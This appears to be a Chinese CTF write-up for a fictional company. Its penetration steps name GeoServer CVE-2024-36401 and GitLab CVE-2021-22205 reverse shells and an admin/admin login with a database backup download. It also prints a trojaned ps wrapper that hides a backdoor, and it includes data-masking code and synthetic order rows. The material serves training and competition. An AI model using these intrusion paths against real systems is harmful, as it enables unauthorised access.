安全评估

美枢科技-综合渗透-1-v2

http://10.1.113.30/robots.txt：

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Flag: flag1{8f7452b952c1b0293d60356814d5717d}
```

美枢科技-综合渗透-3

http://10.1.113.30:8080 geoserver CVE-2024-36401 反弹shell：

```
root@e80e8e169570:/mnt/geoserver# cat /flag
cat /flag
flag3{23a71d5872d0df4f9bc04a7cf4450370}
```

美枢科技-综合渗透-4

geoserver环境扫出 http://192.168.190.20:8000/users/sign_in gitlab CVE-2021-22205 反弹shell：

```
git@gitlab:/tmp$ cat /flag
cat /flag
flag4{48a8651199dd4f927831775b8e08bf9b}
```

美枢科技-综合渗透-8


http://192.168.190.20:9000/openv/# 弱口令admin/admin 备份数据库下载：

```
-- ------------------------------
-- Records of `flag`
-- ------------------------------
INSERT INTO `flag` VALUES ('1', 'flag8{cf2123e5e6a3919b368449c33b1fa7d9}',
'misson');
```

安全运维

美枢科技-应急响应-1

查进程，有一段命令执行，解base64就能看到ip和端口：



美枢科技-应急响应-4

ps输出没有gitlab服务，显然被修改过，/usr/bin/ps

美枢科技-应急响应-5

/usr/bin/ps是一个sh脚本：

```
#!/bin/bash
/linux-generic & /.linux/ps |grep -v "shell" | grep -v "linux-generic" | grep
"bash"
```

/linux-generic是木马，弄到虚拟机里跑一下抓个流量就能看到回连的ip和端口

10.3.4.66:12615

数据安全

美枢科技-数据安全-1

```
import time
import io
import base64
```

```
from stegano import lsb
from PIL import Image
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad



def get_watermarked_image(user_id, login_ip, image_path, secret_key):
    ttm = lambda : int((time.time() // 60) * 60)


    try:
        msg = pad(f'{user_id}_{ttm()}_{login_ip}'.encode(),32)


        ky = (secret_key.encode() + b'\x00'*32)[:32]
        aes = AES.new(ky,AES.MODE_CBC)


        watermark = base64.b64encode(aes.iv + aes.encrypt(msg)).decode()
        t3 = lsb.hide(image_path,watermark)
        ret = io.BytesIO()
        t3.save(ret,format='png')
        ret.seek(0)
        return ret.read()


    except Exception as e:
        print(f"处理水印失败: {e}")
        return None
```

美枢科技-数据安全-2

```
function mask(array $rows) array:{
    foreach ($rows as &$user)
    {
        $phone = $user["phone"];
        if($phone)
        {
            $prefix = substr($phone, 0, 3);
            $suffix = substr($phone, 8, 3);
            $masked = $prefix.'*****'.$suffix;
            $user["phone"] = $masked;
        }
    }
    unset($user);
    return $rows;
}
```

美枢科技-数据安全-3

```
UPDATE user_info
SET gender := 'male' WHERE SUBSTRING(id_card,17,1) IN ('1','3','5','7','9');


UPDATE user_info
SET gender := 'female' WHERE SUBSTRING(id_card,17,1) IN ('2','4','6','8','0');
```

美枢科技-数据安全-4

`cat /var/log/mysql/query.log`，可以找到MySQL的日志，其中有创建`orders`表的语句

复制下来，重新向数据库写入

```
INSERT INTO orders (id, user_id, product_id, quantity, status, created_at) VALUES
(1, 4, 10, 2, 'completed', '2024-01-01 10:00:00'),
(2, 17, 3, 2, 'pending', '2024-01-02 10:00:00'),
(3, 12, 3, 4, 'shipped', '2024-01-03 10:00:00'),
(4, 2, 8, 2, 'shipped', '2024-01-04 10:00:00'),
(5, 8, 3, 5, 'shipped', '2024-01-05 10:00:00'),
(6, 1, 2, 1, 'pending', '2024-01-06 10:00:00'),
(7, 6, 2, 4, 'completed', '2024-01-07 10:00:00'),
(8, 5, 7, 5, 'shipped', '2024-01-08 10:00:00'),
(9, 14, 1, 5, 'completed', '2024-01-09 10:00:00'),
(10, 7, 1, 3, 'completed', '2024-01-10 10:00:00'),
(11, 14, 4, 2, 'pending', '2024-01-11 10:00:00'),
(12, 19, 8, 1, 'pending', '2024-01-12 10:00:00'),
(13, 17, 6, 3, 'shipped', '2024-01-13 10:00:00'),
(14, 8, 8, 4, 'shipped', '2024-01-14 10:00:00'),
(15, 9, 9, 1, 'completed', '2024-01-15 10:00:00'),
(16, 10, 1, 3, 'pending', '2024-01-16 10:00:00'),
(17, 8, 8, 5, 'pending', '2024-02-16 10:00:00'),
(18, 19, 4, 2, 'completed', '2024-02-17 10:00:00'),
(19, 13, 1, 3, 'shipped', '2024-02-18 10:00:00'),
(20, 2, 1, 3, 'shipped', '2024-02-19 10:00:00'),
(21, 3, 10, 5, 'pending', '2024-02-20 10:00:00'),
(22, 11, 3, 3, 'completed', '2024-02-21 10:00:00'),
(23, 12, 5, 5, 'pending', '2024-02-22 10:00:00'),
(24, 16, 9, 2, 'shipped', '2024-02-23 10:00:00'),
(25, 1, 1, 1, 'shipped', '2024-02-24 10:00:00'),
(26, 16, 1, 4, 'shipped', '2024-02-25 10:00:00'),
(27, 2, 9, 4, 'pending', '2024-02-26 10:00:00'),
(28, 5, 2, 5, 'shipped', '2024-02-27 10:00:00'),
(29, 7, 9, 1, 'shipped', '2024-02-28 10:00:00'),
(30, 1, 4, 1, 'shipped', '2024-02-29 10:00:00'),
(31, 19, 3, 1, 'completed', '2024-03-01 10:00:00'),
(32, 11, 6, 4, 'pending', '2024-03-02 10:00:00'),
(33, 19, 8, 1, 'shipped', '2024-04-02 10:00:00'),
```

```
(34, 3, 8, 1, 'shipped', '2024-04-03 10:00:00'),
(35, 13, 1, 4, 'shipped', '2024-04-04 10:00:00'),
(36, 17, 8, 1, 'pending', '2024-04-05 10:00:00'),
(37, 17, 10, 2, 'pending', '2024-04-06 10:00:00'),
(38, 4, 10, 5, 'shipped', '2024-04-07 10:00:00'),
(39, 12, 6, 3, 'pending', '2024-04-08 10:00:00'),
(40, 18, 6, 3, 'pending', '2024-04-09 10:00:00'),
(41, 10, 7, 4, 'shipped', '2024-04-10 10:00:00'),
(42, 7, 10, 2, 'shipped', '2024-04-11 10:00:00'),
(43, 19, 8, 1, 'completed', '2024-04-12 10:00:00'),
(44, 9, 2, 5, 'completed', '2024-04-13 10:00:00'),
(45, 4, 10, 5, 'shipped', '2024-04-14 10:00:00'),
(46, 9, 2, 3, 'completed', '2024-04-15 10:00:00'),
(47, 17, 8, 5, 'completed', '2024-04-16 10:00:00'),
(48, 19, 10, 3, 'completed', '2024-04-17 10:00:00'),
(49, 15, 2, 5, 'pending', '2024-05-18 10:00:00'),
(50, 6, 7, 3, 'shipped', '2024-05-19 10:00:00'),
(51, 13, 8, 1, 'completed', '2024-05-20 10:00:00'),
(52, 18, 10, 1, 'pending', '2024-05-21 10:00:00'),
(53, 16, 3, 2, 'pending', '2024-05-22 10:00:00'),
(54, 4, 4, 1, 'shipped', '2024-05-23 10:00:00'),
(55, 17, 5, 3, 'pending', '2024-05-24 10:00:00'),
(56, 10, 1, 2, 'pending', '2024-05-25 10:00:00'),
(57, 18, 8, 4, 'shipped', '2024-05-26 10:00:00'),
(58, 4, 1, 2, 'shipped', '2024-05-27 10:00:00'),
(59, 11, 9, 5, 'completed', '2024-05-28 10:00:00'),
(60, 20, 10, 5, 'pending', '2024-05-29 10:00:00'),
(61, 18, 6, 1, 'shipped', '2024-05-30 10:00:00'),
(62, 10, 10, 5, 'completed', '2024-05-31 10:00:00'),
(63, 18, 7, 5, 'shipped', '2024-06-01 10:00:00'),
(64, 4, 7, 3, 'completed', '2024-06-02 10:00:00'),
(65, 19, 10, 5, 'pending', '2024-07-03 10:00:00'),
(66, 3, 6, 2, 'completed', '2024-07-04 10:00:00'),
(67, 16, 8, 2, 'shipped', '2024-07-05 10:00:00'),
(68, 1, 9, 5, 'completed', '2024-07-06 10:00:00'),
(69, 6, 8, 2, 'shipped', '2024-07-07 10:00:00'),
(70, 2, 5, 4, 'completed', '2024-07-08 10:00:00'),
(71, 15, 7, 2, 'shipped', '2024-07-09 10:00:00'),
(72, 2, 2, 3, 'pending', '2024-07-10 10:00:00'),
(73, 2, 6, 4, 'pending', '2024-07-11 10:00:00'),
(74, 17, 6, 3, 'completed', '2024-07-12 10:00:00'),
(75, 10, 4, 2, 'shipped', '2024-07-13 10:00:00'),
(76, 1, 7, 2, 'shipped', '2024-07-14 10:00:00'),
(77, 13, 8, 5, 'completed', '2024-07-15 10:00:00'),
(78, 9, 7, 5, 'completed', '2024-07-16 10:00:00'),
(79, 18, 3, 3, 'shipped', '2024-07-17 10:00:00'),
(80, 20, 7, 5, 'shipped', '2024-07-18 10:00:00'),
(81, 19, 5, 3, 'shipped', '2024-08-18 10:00:00'),
(82, 7, 4, 5, 'pending', '2024-08-19 10:00:00'),
(83, 13, 2, 3, 'shipped', '2024-08-20 10:00:00'),
(84, 3, 5, 5, 'completed', '2024-08-21 10:00:00'),
(85, 3, 2, 2, 'shipped', '2024-08-22 10:00:00'),
(86, 7, 5, 2, 'completed', '2024-08-23 10:00:00'),
(87, 4, 6, 5, 'shipped', '2024-08-24 10:00:00'),
```

```
(88, 18, 9, 4, 'completed', '2024-08-25 10:00:00'),
(89, 2, 9, 4, 'shipped', '2024-08-26 10:00:00'),
(90, 18, 5, 2, 'shipped', '2024-08-27 10:00:00'),
(91, 5, 2, 3, 'shipped', '2024-08-28 10:00:00'),
(92, 11, 3, 2, 'shipped', '2024-08-29 10:00:00'),
(93, 15, 10, 2, 'pending', '2024-08-30 10:00:00'),
(94, 20, 9, 5, 'completed', '2024-08-31 10:00:00'),
(95, 3, 4, 1, 'shipped', '2024-09-01 10:00:00'),
(96, 11, 5, 1, 'pending', '2024-09-02 10:00:00'),
(97, 20, 7, 5, 'completed', '2024-10-03 10:00:00'),
(98, 12, 6, 2, 'shipped', '2024-10-04 10:00:00'),
(99, 1, 7, 3, 'pending', '2024-10-05 10:00:00'),
(100, 4, 7, 2, 'shipped', '2024-10-06 10:00:00'),
(101, 1, 9, 3, 'shipped', '2024-10-07 10:00:00'),
(102, 2, 7, 1, 'shipped', '2024-10-08 10:00:00'),
(103, 7, 7, 4, 'shipped', '2024-10-09 10:00:00'),
(104, 9, 4, 5, 'completed', '2024-10-10 10:00:00'),
(105, 15, 5, 2, 'shipped', '2024-10-11 10:00:00'),
(106, 2, 8, 5, 'shipped', '2024-10-12 10:00:00'),
(107, 6, 10, 2, 'shipped', '2024-10-13 10:00:00'),
(108, 19, 2, 4, 'pending', '2024-10-14 10:00:00'),
(109, 15, 3, 3, 'shipped', '2024-10-15 10:00:00'),
(110, 6, 2, 2, 'pending', '2024-10-16 10:00:00'),
(111, 6, 5, 4, 'completed', '2024-10-17 10:00:00'),
(112, 14, 7, 2, 'pending', '2024-10-18 10:00:00'),
(113, 16, 5, 5, 'shipped', '2024-11-18 10:00:00'),
(114, 7, 5, 2, 'shipped', '2024-11-19 10:00:00'),
(115, 6, 6, 1, 'shipped', '2024-11-20 10:00:00'),
(116, 15, 10, 5, 'completed', '2024-11-21 10:00:00'),
(117, 7, 2, 1, 'pending', '2024-11-22 10:00:00'),
(118, 16, 3, 2, 'shipped', '2024-11-23 10:00:00'),
(119, 6, 9, 5, 'pending', '2024-11-24 10:00:00'),
(120, 3, 10, 2, 'completed', '2024-11-25 10:00:00'),
(121, 15, 9, 2, 'pending', '2024-11-26 10:00:00'),
(122, 13, 8, 5, 'pending', '2024-11-27 10:00:00'),
(123, 6, 6, 4, 'pending', '2024-11-28 10:00:00'),
(124, 3, 6, 5, 'pending', '2024-11-29 10:00:00'),
(125, 5, 5, 4, 'completed', '2024-11-30 10:00:00'),
(126, 19, 6, 3, 'shipped', '2024-12-01 10:00:00'),
(127, 12, 2, 2, 'completed', '2024-12-02 10:00:00'),
(128, 16, 9, 5, 'shipped', '2024-12-03 10:00:00'),
(129, 15, 7, 5, 'pending', '2025-01-03 10:00:00'),
(130, 2, 5, 4, 'shipped', '2025-01-04 10:00:00'),
(131, 19, 6, 1, 'pending', '2025-01-05 10:00:00'),
(132, 15, 7, 4, 'completed', '2025-01-06 10:00:00'),
(133, 19, 5, 5, 'shipped', '2025-01-07 10:00:00'),
(134, 20, 9, 5, 'completed', '2025-01-08 10:00:00'),
(135, 2, 4, 2, 'shipped', '2025-01-09 10:00:00'),
(136, 20, 10, 3, 'completed', '2025-01-10 10:00:00'),
(137, 3, 10, 1, 'shipped', '2025-01-11 10:00:00'),
(138, 18, 9, 1, 'shipped', '2025-01-12 10:00:00'),
(139, 18, 8, 2, 'shipped', '2025-01-13 10:00:00'),
(140, 16, 7, 5, 'pending', '2025-01-14 10:00:00'),
(141, 7, 3, 2, 'completed', '2025-01-15 10:00:00'),
```

```
(142, 10, 3, 5, 'completed', '2025-01-16 10:00:00'),
(143, 18, 9, 2, 'pending', '2025-01-17 10:00:00'),
(144, 7, 7, 5, 'completed', '2025-01-18 10:00:00'),
(145, 14, 4, 5, 'shipped', '2025-02-18 10:00:00'),
(146, 7, 3, 4, 'pending', '2025-02-19 10:00:00'),
(147, 8, 3, 2, 'shipped', '2025-02-20 10:00:00'),
(148, 6, 5, 2, 'completed', '2025-02-21 10:00:00'),
(149, 13, 1, 4, 'pending', '2025-02-22 10:00:00'),
(150, 9, 4, 4, 'shipped', '2025-02-23 10:00:00'),
(151, 1, 4, 5, 'pending', '2025-02-24 10:00:00'),
(152, 7, 4, 1, 'completed', '2025-02-25 10:00:00'),
(153, 3, 6, 3, 'completed', '2025-02-26 10:00:00'),
(154, 5, 2, 2, 'shipped', '2025-02-27 10:00:00'),
(155, 12, 10, 4, 'shipped', '2025-02-28 10:00:00'),
(156, 15, 7, 3, 'pending', '2025-03-01 10:00:00'),
(157, 16, 7, 5, 'pending', '2025-03-02 10:00:00'),
(158, 14, 2, 4, 'completed', '2025-03-03 10:00:00'),
(159, 13, 2, 1, 'completed', '2025-03-04 10:00:00'),
(160, 6, 8, 3, 'completed', '2025-03-05 10:00:00'),
(161, 4, 4, 5, 'shipped', '2025-04-05 10:00:00'),
(162, 7, 5, 3, 'shipped', '2025-04-06 10:00:00'),
(163, 5, 3, 3, 'shipped', '2025-04-07 10:00:00'),
(164, 8, 3, 3, 'completed', '2025-04-08 10:00:00'),
(165, 4, 1, 5, 'pending', '2025-04-09 10:00:00'),
(166, 4, 4, 5, 'shipped', '2025-04-10 10:00:00'),
(167, 14, 5, 5, 'shipped', '2025-04-11 10:00:00'),
(168, 14, 1, 2, 'pending', '2025-04-12 10:00:00'),
(169, 15, 3, 5, 'completed', '2025-04-13 10:00:00'),
(170, 19, 1, 5, 'shipped', '2025-04-14 10:00:00'),
(171, 2, 1, 3, 'pending', '2025-04-15 10:00:00'),
(172, 5, 5, 3, 'pending', '2025-04-16 10:00:00'),
(173, 3, 6, 4, 'shipped', '2025-04-17 10:00:00'),
(174, 12, 3, 3, 'shipped', '2025-04-18 10:00:00'),
(175, 8, 8, 2, 'shipped', '2025-04-19 10:00:00'),
(176, 4, 1, 4, 'completed', '2025-04-20 10:00:00'),
(177, 8, 8, 5, 'pending', '2025-05-21 10:00:00'),
(178, 15, 5, 5, 'pending', '2025-05-22 10:00:00'),
(179, 2, 1, 2, 'completed', '2025-05-23 10:00:00'),
(180, 9, 6, 5, 'completed', '2025-05-24 10:00:00'),
(181, 6, 2, 2, 'shipped', '2025-05-25 10:00:00'),
(182, 9, 8, 2, 'pending', '2025-05-26 10:00:00'),
(183, 9, 6, 3, 'completed', '2025-05-27 10:00:00'),
(184, 19, 8, 1, 'shipped', '2025-05-28 10:00:00'),
(185, 10, 9, 2, 'completed', '2025-05-29 10:00:00'),
(186, 20, 1, 5, 'pending', '2025-05-30 10:00:00'),
(187, 3, 5, 2, 'pending', '2025-05-31 10:00:00'),
(188, 8, 7, 4, 'shipped', '2025-06-01 10:00:00'),
(189, 6, 3, 2, 'completed', '2025-06-02 10:00:00'),
(190, 9, 4, 2, 'completed', '2025-06-03 10:00:00'),
(191, 1, 9, 3, 'shipped', '2025-06-04 10:00:00'),
(192, 11, 1, 1, 'completed', '2025-06-05 10:00:00'),
(193, 4, 7, 2, 'completed', '2025-07-06 10:00:00'),
(194, 11, 4, 4, 'shipped', '2025-07-07 10:00:00'),
(195, 7, 7, 4, 'shipped', '2025-07-08 10:00:00'),
```

```
  (196, 3, 6, 3, 'completed', '2025-07-09 10:00:00'),
  (197, 11, 4, 2, 'completed', '2025-07-10 10:00:00'),
  (198, 7, 7, 1, 'completed', '2025-07-11 10:00:00'),
  (199, 2, 4, 1, 'shipped', '2025-07-12 10:00:00'),
  (200, 4, 10, 2, 'completed', '2025-07-13 10:00:00')
```